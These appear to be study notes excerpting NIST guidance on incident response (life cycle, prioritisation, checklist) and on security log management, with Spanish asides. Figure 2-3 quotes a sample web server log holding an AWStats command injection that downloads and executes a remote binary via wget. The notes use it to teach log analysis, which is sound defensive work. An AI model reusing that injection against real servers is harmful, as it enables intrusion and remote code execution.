


Figure 3-1. Incident Response Life Cycle

2.1. Preparation: preventing incidents

The following text, however, provides a brief overview of some of the main recommended practices for securing networks, systems, and applications:

1. **Risk Assessments.** Periodic risk assessments of systems and applications should determine what risks are posed by combinations of threats and vulnerabilities. This should include understanding the applicable threats, including organization-specific threats. Each risk should be prioritized, and the risks can be mitigated, transferred, or

accepted until a reasonable overall level of risk is reached. Another benefit of conducting risk assessments regularly is that critical resources are identified, allowing staff to emphasize monitoring and response activities for those resources.

2. **Host Security.** All hosts should be hardened appropriately using standard configurations. In addition to keeping each host properly patched, hosts should be configured to follow the principle of least privilege—granting users only the privileges necessary for performing their authorized tasks. Hosts should have auditing enabled and should log significant security-related events. The security of hosts and their configurations should be continuously monitored. Many organizations use Security Content Automation Protocol (SCAP) expressed operating system and application configuration checklists to assist in securing hosts consistently and effectively.
3. **Network Security.** The network perimeter should be configured to deny all activity that is not expressly permitted. This includes securing all connection points, such as virtual private networks (VPNs) and dedicated connections to other organizations.
4. **Malware Prevention.** Software to detect and stop malware should be deployed throughout the organization. Malware protection should be deployed at the host level (e.g., server and workstation operating systems), the application server level (e.g., email server, web proxies), and the application client level (e.g., email clients, instant messaging clients).
5. **User Awareness and Training.** Users should be made aware of policies and procedures regarding appropriate use of networks, systems, and applications. Applicable lessons learned from previous incidents should also be shared with users so they can see how their actions could affect the organization. Improving user awareness regarding incidents should reduce the frequency of incidents. IT staff should be trained so that they can maintain their networks, systems, and applications in accordance with the organization's security standards.

2.2.Detection and analysis

2.2.1.Signs of an incident

For many organizations, the most challenging part of the incident response process is accurately detecting and assessing possible incidents—determining whether an incident has occurred and, if so, the type, extent, and magnitude of the problem. What makes this so challenging is a combination of three factors:

- Incidents may be detected through many different means, with varying levels of detail and fidelity. Automated detection capabilities include network-based and host-based IDPSs, antivirus software, and log analyzers. Incidents may also be detected through manual means, such as problems reported by users. Some incidents have overt signs that can be easily detected, whereas others are almost impossible to detect.
- The volume of potential signs of incidents is typically high—for example, it is not uncommon for an organization to receive thousands or even millions of intrusion detection sensor alerts per day. (See Section 3.2.4 for information on analyzing such alerts.)
- Deep, specialized technical knowledge and extensive experience are necessary for proper and efficient analysis of incident-related data.

Signs of an incident fall into one of two categories: precursors and indicators. A **precursor** is a sign that an incident may occur in the future. An **indicator** is a sign that an incident may have occurred or may be occurring now. Most attacks do not have any identifiable or detectable precursors from the target's perspective. If precursors are detected, the organization may have an opportunity to prevent the incident by altering its security posture to save a target from attack. At a minimum, the organization could monitor activity involving the target more closely. Examples of precursors are:

- *Web server log entries that show the usage of a vulnerability scanner
- *An announcement of a new exploit that targets a vulnerability of the organization's mail server
- *A threat from a group stating that the group will attack the organization.

While precursors are relatively rare, indicators are all too common. Too many types of indicators exist to exhaustively list them, but some examples are listed below:

- +A network intrusion detection sensor alerts when a buffer overflow attempt occurs against a database server.
- +Antivirus software alerts when it detects that a host is infected with malware.
- +A system administrator sees a filename with unusual characters.
- +A host records an auditing configuration change in its log.
- +An application logs multiple failed login attempts from an unfamiliar remote system.
- +An email administrator sees a large number of bounced emails with suspicious content.
- +A network administrator notices an unusual deviation from typical network traffic flows.

2.2.2.Sources of precursors and indicators

Source	Description
Alerts	
IDPSs	IDPS products identify suspicious events and record pertinent data regarding them, including the date and time the attack was detected, the type of attack, the source and destination IP addresses, and the username (if applicable and known). Most IDPS products use attack signatures to identify malicious activity; the signatures must be kept up to date so that the newest attacks can be detected. IDPS software often produces <i>false positives</i> —alerts that indicate malicious activity is occurring, when in fact there has been none. Analysts should manually validate IDPS alerts either by closely reviewing the recorded supporting data or by getting related data from other sources. ³¹
SIEMs	Security Information and Event Management (SIEM) products are similar to IDPS products, but they generate alerts based on analysis of log data (see below).
Antivirus and antispam software	Antivirus software detects various forms of malware, generates alerts, and prevents the malware from infecting hosts. Current antivirus products are effective at stopping many instances of malware if their signatures are kept up to date. Antispam software is used to detect spam and prevent it from reaching users' mailboxes. Spam may contain malware, phishing attacks, and other malicious content, so alerts from antispam software may indicate attack attempts.
File integrity checking software	File integrity checking software can detect changes made to important files during incidents. It uses a hashing algorithm to obtain a cryptographic checksum for each designated file. If the file is altered and the checksum is recalculated, an extremely high probability exists that the new checksum will not match the old checksum. By regularly recalculating checksums and comparing them with previous values, changes to files can be detected.
Third-party monitoring services	Third parties offer a variety of subscription-based and free monitoring services. An example is fraud detection services that will notify an organization if its IP addresses, domain names, etc. are associated with current incident activity involving other organizations. There are also free real-time blacklists with similar information. Another example of a third-party monitoring service is a CSIRC notification list; these lists are often available only to other incident response teams.

Logs	
Operating system, service and application logs	Logs from operating systems, services, and applications (particularly audit-related data) are frequently of great value when an incident occurs, such as recording which accounts were accessed and what actions were performed. Organizations should require a baseline level of logging on all systems and a higher baseline level on critical systems. Logs can be used for analysis by correlating event information. Depending on the event information, an alert can be generated to indicate an incident. Section 3.2.4 discusses the value of centralized logging.
Network device logs	Logs from network devices such as firewalls and routers are not typically a primary source of precursors or indicators. Although these devices are usually configured to log blocked connection attempts, they provide little information about the nature of the activity. Still, they can be valuable in identifying network trends and in correlating events detected by other devices.

Source	Description
Network flows	A network flow is a particular communication session occurring between hosts. Routers and other networking devices can provide network flow information, which can be used to find anomalous network activity caused by malware, data exfiltration, and other malicious acts. There are many standards for flow data formats, including NetFlow, sFlow, and IPFIX.
Publicly Available Information	
Information on new vulnerabilities and exploits	Keeping up with new vulnerabilities and exploits can prevent some incidents from occurring and assist in detecting and analyzing new attacks. The National Vulnerability Database (NVD) contains information on vulnerabilities. ³² Organizations such as US-CERT ³³ and CERT®/CC periodically provide threat update information through briefings, web postings, and mailing lists.
People	
People from within the organization	Users, system administrators, network administrators, security staff, and others from within the organization may report signs of incidents. It is important to validate all such reports. One approach is to ask people who provide such information how confident they are of the accuracy of the information. Recording this estimate along with the information provided can help considerably during incident analysis, particularly when conflicting data is discovered.
People from other organizations	Reports of incidents that originate externally should be taken seriously. For example, the organization might be contacted by a party claiming a system at the organization is attacking its systems. External users may also report other indicators, such as a defaced web page or an unavailable service. Other incident response teams also may report incidents. It is important to have mechanisms in place for external parties to report indicators and for trained staff to monitor those mechanisms carefully; this may be as simple as setting up a phone number and email address, configured to forward messages to the help desk.

2.2.3. Incident analysis

Incident detection and analysis would be easy if every precursor or indicator were guaranteed to be accurate; unfortunately, this is not the case. For example, user-provided indicators such as a complaint of a server being unavailable are often incorrect. Intrusion detection systems may produce false positives—incorrect indicators. These examples demonstrate what makes incident detection and analysis so difficult: each indicator ideally should be evaluated to determine if it is legitimate. Making matters worse, the total number of indicators may be thousands or millions a day. Finding the real security incidents that occurred out of all the indicators can be a daunting task.

Even if an indicator is accurate, it does not necessarily mean that an incident has occurred. Some indicators, such as a server crash or modification of critical files, could happen for several reasons other than a security incident, including human error. Given the occurrence of indicators, however, it is reasonable to suspect that an incident might be occurring and to act accordingly. Determining whether a particular event is actually an incident is sometimes a matter of judgment. It may be necessary to collaborate with other technical and information security personnel to make a decision. In many instances, a situation should be handled the same way regardless of whether it is security related. For example, if an organization is losing Internet connectivity every 12 hours and no one knows the cause, the staff would want to resolve the problem just as quickly and would use the same resources to diagnose the problem, regardless of its cause.

Some incidents are easy to detect, such as an obviously defaced web page. However, many incidents are not associated with such clear symptoms. Small signs such as one change in one system configuration file may be the only indicators that an incident has occurred. In incident handling, detection may be the most difficult task. Incident handlers are responsible for analyzing ambiguous, contradictory, and incomplete symptoms to determine what has happened.

2.2.4. Incident prioritization

Prioritizing the handling of the incident is perhaps the most critical decision point in the incident handling process. Incidents should not be handled on a first-come, first-served basis as a result of resource limitations. Instead, handling should be prioritized based on the relevant factors, such as the following:

- A. **Functional Impact of the Incident.** Incidents targeting IT systems typically impact the business functionality that those systems provide, resulting in some type of negative impact to the users of those systems. Incident handlers should consider how the incident will impact the existing functionality of the affected systems and also the likely future functional impact of the incident if it is not immediately contained.
- B. **Information Impact of the Incident.** Incidents may affect the confidentiality, integrity, and availability of the organization's information. For example, a malicious agent may exfiltrate sensitive information. Incident handlers should consider how this information exfiltration will impact the organization's overall mission.
- C. **Recoverability from the Incident.** The size of the incident and the type of resources it affects will determine the amount of time and resources that must be spent on recovering from that incident. In some instances it is not possible to recover from an incident (e.g., if the confidentiality of sensitive information has been compromised) and it would not make sense to spend limited resources on an elongated incident handling cycle, unless that effort was directed at ensuring that a similar incident did not occur in the future. In other cases, an incident may require far more resources to handle than what an organization has available. Incident handlers should consider the effort necessary to actually recover from an incident and carefully weigh that against the value the recovery effort will create and any requirements related to incident handling.

Combining the functional impact to the organization's systems and the impact to the organization's information determines the business impact of the incident—for example, a distributed denial of service attack against a public web server may temporarily reduce the functionality for users attempting to access the server, whereas unauthorized root-level access to a public web server may result in the exfiltration of personally identifiable information (PII), which could have a long-lasting impact on the organization's reputation.

Table 3-2. Functional Impact Categories

Category	Definition
None	No effect to the organization's ability to provide all services to all users
Low	Minimal effect; the organization can still provide all critical services to all users but has lost efficiency
Medium	Organization has lost the ability to provide a critical service to a subset of system users
High	Organization is no longer able to provide some critical services to any users

Table 3-3. Information Impact Categories

Category	Definition
None	No information was exfiltrated, changed, deleted, or otherwise compromised
Privacy Breach	Sensitive personally identifiable information (PII) of taxpayers, employees, beneficiaries, etc. was accessed or exfiltrated
Proprietary Breach	Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated
Integrity Loss	Sensitive or proprietary information was changed or deleted

Table 3-4. Recoverability Effort Categories

Category	Definition
Regular	Time to recovery is predictable with existing resources
Supplemented	Time to recovery is predictable with additional resources
Extended	Time to recovery is unpredictable; additional resources and outside help are needed
Not Recoverable	Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation

2.3. Containment, eradication and recovery

Containment strategies vary based on the type of incident. For example, the strategy for containing an email-borne malware infection is quite different from that of a network-based DDoS attack. Organizations should create separate containment strategies for each major incident type, with criteria documented clearly to facilitate decision-making. Criteria for determining the appropriate strategy include: potential damage to and theft of resources, need for evidence preservation, service availability, time and resources needed to implement the strategy, effectiveness of the strategy and duration of the solution.

After an incident has been contained, eradication may be necessary to eliminate components of the incident, such as deleting malware and disabling breached user accounts, as well as identifying and mitigating all vulnerabilities that were exploited. During eradication, it is important to identify all affected hosts within the organization so that they can be remediated. For some incidents, eradication is either not necessary or is performed during recovery.

In recovery, administrators restore systems to normal operation, confirm that the systems are functioning normally, and (if applicable) remediate vulnerabilities to prevent similar incidents. Recovery may involve such actions as restoring systems from clean backups, rebuilding systems from scratch, replacing compromised files with clean versions, installing patches, changing passwords, and tightening network perimeter security (e.g., firewall rulesets, boundary router access control lists). Higher levels of system logging or network monitoring are often part of the recovery process. Once a resource is successfully attacked, it is often attacked again, or other resources within the organization are attacked in a similar manner.

2.4. Post-incident activity

One of the most important parts of incident response is also the most often omitted: learning and improving. Each incident response team should evolve to reflect new threats, improved

technology, and lessons learned. Holding a “lessons learned” meeting with all involved parties after a major incident, and optionally periodically after lesser incidents as resources permit, can be extremely helpful in improving security measures and the incident handling process itself. Multiple incidents can be covered in a single lesson learned meeting. This meeting provides a chance to achieve closure with respect to an incident by reviewing what occurred, what was done to intervene, and how well intervention worked.

2.5. Incident handling checklist

Table 3-5. Incident Handling Checklist

	Action	Completed
Detection and Analysis		
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
Containment, Eradication, and Recovery		
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
Post-Incident Activity		
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

3. Coordination and information sharing




Figure 4-1. Incident Response Coordination

Se habla de coordination relationships, information sharing techniques and granular information sharing. (nada relacionado estrechamente con el TFG)

Appendix A & B- Incident handling scenarios & Incident-related data elements

Distintos escenarios de ataques centrados en cómo responder desde el POV de una organization. Scenario 1: Domain Name System (DNS) Server Denial of Service (DoS) Scenario 3: Stolen Documents Scenario 4: Compromised Database Server Scenario 6: Unauthorized Access to Payroll Records Scenario 7: Disappearing Host ...

Datos necesarios en cada tipo de incidente, Contact Information for the Incident Reporter and Handler, Incident Details, General Comments ...

Appendix C - Glossary

Incident Handling: The mitigation of violations of security policies and recommended practices.

Intrusion Detection and Prevention System (IDPS): Software that automates the process of monitoring the events occurring in a computer system or network and analyzing them for signs of possible incidents and attempting to stop detected possible incidents.

Profiling: Measuring the characteristics of expected activity so that changes to it can be more easily identified.

Signature: A recognizable, distinguishing pattern associated with an attack, such as a binary string in a virus or a particular set of keystrokes used to gain unauthorized access to a system.

Social Engineering: An attempt to trick someone into revealing information (e.g., a password) that can be used to attack systems or networks.

Appendix D y E son acrónimos y bibliografía de recursos respectivamente, dan igual.

Appendix F - Frequently asked questions

What is an incident? What is incident handling/incident response? What is an incident response team? What services does the incident response team provide? To whom should incidents be reported? How are incidents reported? What information should be provided when reporting an incident? How quickly does the incident response team respond to an incident report? When should a person involved with an incident contact law enforcement? What should someone do who discovers that a system has been attacked? What should someone do who is contacted by the media regarding an incident?

Appendix G y H son crisis handling steps y los cambios que ha sufrido la publicación, dan igual.

Publicación NIST: “Guide to computer security log management”

Executive summary

A log is a record of the events occurring within an organization's systems and networks. Logs are composed of log entries; each entry contains information related to a specific event that has occurred within a system or network. Many logs within an organization contain records related to computer security. These computer security logs are generated by many sources, including security software, such as antivirus software, firewalls, and intrusion detection and prevention systems; operating systems on servers, workstations, and networking equipment; and applications.

Log generation and storage can be complicated by several factors, including a high number of log sources; inconsistent log content, formats, and timestamps among sources; and increasingly large volumes of log data. Log management also involves protecting the confidentiality, integrity, and availability of logs.

1.Introduction to computer security log management

Because of the widespread deployment of networked servers, workstations, and other computing devices, and the ever-increasing number of threats against networks and systems, the number, volume, and variety of computer security logs has increased greatly. This has created the need for computer security log management, which is the process for generating, transmitting, storing, analyzing, and disposing of computer security log data.

1.1.The basics of computer security logs

Under different sets of circumstances, many logs created within an organization could have some relevance to computer security. For example, logs from network devices such as

switches and wireless access points, and from programs such as network monitoring software, might record data that could be of use in computer security or other information technology (IT) initiatives, such as operations and audits, as well as in demonstrating compliance with regulations. However, for computer security these logs are generally used on an as-needed basis as supplementary sources of information.

Security software

Common types of network-based and host based security software include the following:

- **Antimalware Software.** The most common form of antimalware software is antivirus software, which typically records all instances of detected malware, file and system disinfection attempts, and file quarantines.³ Additionally, antivirus software might also record when malware scans were performed and when antivirus signature or software updates occurred. Antispyware software and other types of antimalware software (e.g., rootkit detectors) are also common sources of security information.
- **Intrusion detection and intrusion prevention systems** record detailed information on suspicious behavior and detected attacks, as well as any actions intrusion prevention systems performed to stop malicious activity in progress. Some intrusion detection systems, such as file integrity checking software, run periodically instead of continuously, so they generate log entries in batches instead of on an ongoing basis.⁴
- **Remote Access Software.** Remote access is often granted and secured through virtual private networking (VPN). VPN systems typically log successful and failed login attempts, as well as the dates and times each user connected and disconnected, and the amount of data sent and received in each user session. VPN systems that support granular access control, such as many Secure Sockets Layer (SSL) VPNs, may log detailed information about the use of resources.
- **Web proxies** are intermediate hosts through which Web sites are accessed. Web proxies make Web page requests on behalf of users, and they cache copies of retrieved Web pages to make additional accesses to those pages more efficient. Web proxies can also be used to restrict Web access and to add a layer of protection between Web clients and Web servers. Web proxies often keep a record of all URLs accessed through them.
- **Vulnerability management software**, which includes patch management software and vulnerability assessment software, typically logs the patch installation history and vulnerability status of each host, which includes known vulnerabilities and missing software updates.⁵ Vulnerability management software may also record additional information about hosts' configurations. Vulnerability management software typically runs occasionally, not continuously, and is likely to generate large batches of log entries.
- **Authentication servers**, including directory servers and single sign-on servers, typically log each authentication attempt, including its origin, username, success or failure, and date and time.
- **Routers** may be configured to permit or block certain types of network traffic based on a policy. Routers that block traffic are usually configured to log only the most basic characteristics of blocked activity.
- **Firewalls.** Like routers, firewalls permit or block activity based on a policy; however, firewalls use much more sophisticated methods to examine network traffic. Firewalls can also track the state of network traffic and perform content inspection. Firewalls

tend to have more complex policies and generate more detailed logs of activity than routers.

- **Network Quarantine Servers.** Some organizations check each remote host's security posture before allowing it to join the network. This is often done through a network quarantine server and agents placed on each host. Hosts that do not respond to the server's checks or that fail the checks are quarantined on a separate virtual local area network (VLAN) segment. Network quarantine servers log information about the status of checks, including which hosts were quarantined and for what reasons.

Intrusion Detection System
[**] [1:1407:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] 03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162 UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
Personal Firewall
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked (192.168.1.54, netbios-ssn(139)).", "Rule ""Block Windows File Sharing"" blocked (192.168.1.54, netbios-ssn(139)). Inbound TCP connection. Local address,service is (KENT(172.30.128.27),netbios-ssn(139)). Remote address,service is (192.168.1.54,39922). Process name is ""System""."
3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration updated: 398 rules.
Antivirus Software, Log 1
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader 3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System 3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
Antivirus Software, Log 2
240203071234,16,3,7,KENT,userk,,,,,,16777216,"Virus definitions are current.",0,,0,,,,,0,,,,,,SAVPROD,{ xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxxx },End User,(IP)-192.168.1.121,,GROUP,0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,
Antispyware Software
DSO Exploit: Data source object exploit (Registry change, nothing done) HKEY_USERS\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1004!=W=3

Figure 2-1. Security Software Log Entry Examples

Operating systems

Operating systems (OS) for servers, workstations, and networking devices (e.g., routers, switches) usually log a variety of information related to security. The most common types of security-related OS data are as follows:

1. **System events** are operational actions performed by OS components, such as shutting down the system or starting a service. Typically, failed events and the most significant successful events are logged, but many OSs permit administrators to specify which types of events will be logged. The details logged for each event also vary widely; each event is usually timestamped, and other supporting information could include event, status, and error codes; service name; and user or system account associated with an event.
2. **Audit records** contain security event information such as successful and failed authentication attempts, file accesses, security policy changes, account changes (e.g., account creation and deletion, account privilege assignment), and use of privileges. OSs typically permit system administrators to specify which types of

events should be audited and whether successful and/or failed attempts to perform certain actions should be logged.

OS logs are most beneficial for identifying or investigating suspicious activity involving a particular host. After suspicious activity is identified by security software, OS logs are often consulted to get more information on the activity. For example, a network security device might detect an attack against a particular host; that host's OS logs might indicate if a user was logged into the host at the time of the attack and if the attack was successful.

Event Type:	Success Audit
Event Source:	Security
Event Category:	(1)
Event ID:	517
Date:	3/6/2006
Time:	2:56:40 PM
User:	NT AUTHORITY\SYSTEM
Computer:	KENT
Description:	
The audit log was cleared	
Primary User Name:	SYSTEM
Primary Logon ID:	(0x0,0x3F7)
Client Domain:	KENT
Primary Domain:	NT AUTHORITY
Client User Name:	userk
Client Logon ID:	(0x0,0x28BFD)

Figure 2-2. Operating System Log Entry Example

Applications

The following lists some of the most commonly logged types of information and the potential benefits of each:

- I. **Client requests and server responses**, which can be very helpful in reconstructing sequences of events and determining their apparent outcome. If the application logs successful user authentications, it is usually possible to determine which user made each request. Some applications can perform highly detailed logging, such as e-mail servers recording the sender, recipients, subject name, and attachment names for each e-mail; Web servers recording each URL requested and the type of response provided by the server; and business applications recording which financial records were accessed by each user. This information can be used to identify or investigate incidents and to monitor application usage for compliance and auditing purposes.
- II. **Account information** such as successful and failed authentication attempts, account changes (e.g., account creation and deletion, account privilege assignment), and use of privileges. In addition to identifying security events such as brute force password guessing and escalation of privileges, it can be used to identify who has used the application and when each person has used it.
- III. **Usage information** such as the number of transactions occurring in a certain period (e.g., minute, hour) and the size of transactions (e.g., e-mail message size, file transfer size). This can be useful for certain types of security monitoring (e.g., a ten-fold increase in e-mail activity might indicate a new e-mail-borne malware threat; an unusually large outbound e-mail message might indicate inappropriate release of information).
- IV. **Significant operational actions** such as application startup and shutdown, application failures, and major application configuration changes. This can be used to identify security compromises and operational failures.

Much of this information, particularly for applications that are not used through unencrypted network communications, can only be logged by the applications, which makes application

logs particularly valuable for application-related security incidents, auditing, and compliance efforts. However, these logs are often in proprietary formats that make them more difficult to use, and the data they contain is often highly context-dependent, necessitating more resources to review their contents. Figure 2-3 contains a sample log entry from a Web server log, along with an explanation of the information recorded in the entry.

172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config dir= echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo HTTP/1.1" 302 494	
172.30.128.27	IP address of the host that initiated the request
-	Indicates that the information was not available (this server is not configured to put any information in the second field)
-	User ID supplied for HTTP authentication; in this case, no authentication was performed
[14/Oct/2005:05:41:18 -0500]	Date and time that the Web server completed handling the request
GET	HTTP method
/awstats/awstats.pl	URL in the request
config dir= echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo	Argument for the request. Each % followed by two hexadecimal characters is a hex encoding of an ASCII character. For example, hex 20 is equivalent to decimal 32, and ASCII character 32 is a space; therefore, %20 is equivalent to a space. The ASCII equivalent of the log entry above is shown below. ¹⁰
config dir= echo;echo YYY;cd /tmp;wget 192.168.1.214/nikons;chmod +x nikons;/.nikons;echo YYY;echo	
HTTP/1.1	Protocol and protocol version used to make the request
302	Status code for the response; in the HTTP protocol standards, code 302 corresponds to “found”
494	Size of the response in bytes

Figure 2-3. Web Server Log Entry Examples

1.2.Summary

De otros temas que se habla en esta section de la publicación pero que no veo interesantes para el TFG son:

The fundamental problem with log management is balancing a limited amount of log management resources with a continuous supply of log data. Log generation and storage is complicated mainly by a high number of log sources, inconsistent log formats among sources, and a large volume of log data on a daily basis. Log management also involves

protecting logs from breaches of their confidentiality and integrity, as well as supporting their availability. Another problem with log management is having network and system administrators perform regular, efficient, and effective analysis of log data. Key practices recommended to meet the main challenges in log management are as follows:

- Prioritize log management appropriately throughout the organization
- Establish policies and procedures for log management
- Create and maintain a secure log management infrastructure
- Provide proper training for all staff with log management responsibilities.

2. Log management infrastructure

Consists of the hardware, software, networks, and media used to generate, transmit, store, analyze, and dispose of log data.

Architecture

A log management infrastructure typically comprises the following three tiers: **Log generation** (the hosts that generate the log data), **log analysis and storage** (one or more log servers that receive log data or copies of log data from the hosts in the first tier) and **log monitoring** (consoles that may be used to monitor and review log data and the results of automated analysis)

Communications between log management infrastructure components typically occur over an organization's regular networks because the hosts generating log data may be located throughout the organization's networks. However, a physically or logically separate logging network can be used, particularly for getting logs from key devices (e.g., firewalls and network intrusion detection systems that often transfer large amounts of log data) and for transferring log data between log servers.

2.1. Functions

*General:

- *Log parsing* is extracting data from a log so that the parsed values can be used as input for another logging process. A simple example of parsing is reading a text-based log file that contains 10 comma-separated values per line and extracting the 10 values from each line.
- *Event filtering* is the suppression of log entries from analysis, reporting, or long-term storage because their characteristics indicate that they are unlikely to contain information of interest. For example, duplicate entries and standard informational entries might be filtered because they do not provide useful information to log analysts.
- In *event aggregation*, similar entries are consolidated into a single entry containing a count of the number of occurrences of the event. For example, a thousand entries that each record part of a scan could be aggregated into a single entry that indicates how many hosts were scanned. Aggregation is often performed as logs are originally generated (the generator counts similar related events and periodically writes a log entry containing the count), and it

can also be performed as part of log reduction or event correlation processes, which are described below.

***Storage:**

- *Log rotation* is closing a log file and opening a new log file when the first file is considered to be complete. Log rotation is typically performed according to a schedule (e.g., hourly, daily, weekly) or when a log file reaches a certain size.
- *Log archival* is retaining logs for an extended period of time, typically on removable media, a storage area network (SAN), or a specialized log archival appliance or server. Logs often need to be preserved to meet legal or regulatory requirements.
- *Log compression* is storing a log file in a way that reduces the amount of storage space needed for the file without altering the meaning of its contents. Log compression is often performed when logs are rotated or archived.
- *Log reduction* is removing unneeded entries from a log to create a new log that is smaller. A similar process is *event reduction*, which removes unneeded data fields from all log entries. Log and event reduction are often performed in conjunction with log archival so that only the log entries and data fields of interest are placed into long-term storage.
- *Log conversion* is parsing a log in one format and storing its entries in a second format. For example, conversion could take data from a log stored in a database and save it in an XML format in a text file.
- In *log normalization*, each log data field is converted to a particular data representation and categorized consistently. One of the most common uses of normalization is storing dates and times in a single format.
- *Log file integrity checking* involves calculating a message digest for each file and storing the message digest securely to ensure that changes to archived logs are detected. A *message digest* is a digital signature that uniquely identifies data and has the property that changing a single bit in the data causes a completely different message digest to be generated.

***Analysis:**

- *Event correlation* is finding relationships between two or more log entries. The most common form of event correlation is rule-based correlation, which matches multiple log entries from a single source or multiple sources based on logged values, such as timestamps, IP addresses, and event types.
- *Log viewing* is displaying log entries in a human-readable format. Most log generators provide some sort of log viewing capability; third-party log viewing utilities are also available. Some log viewers provide filtering and aggregation capabilities.
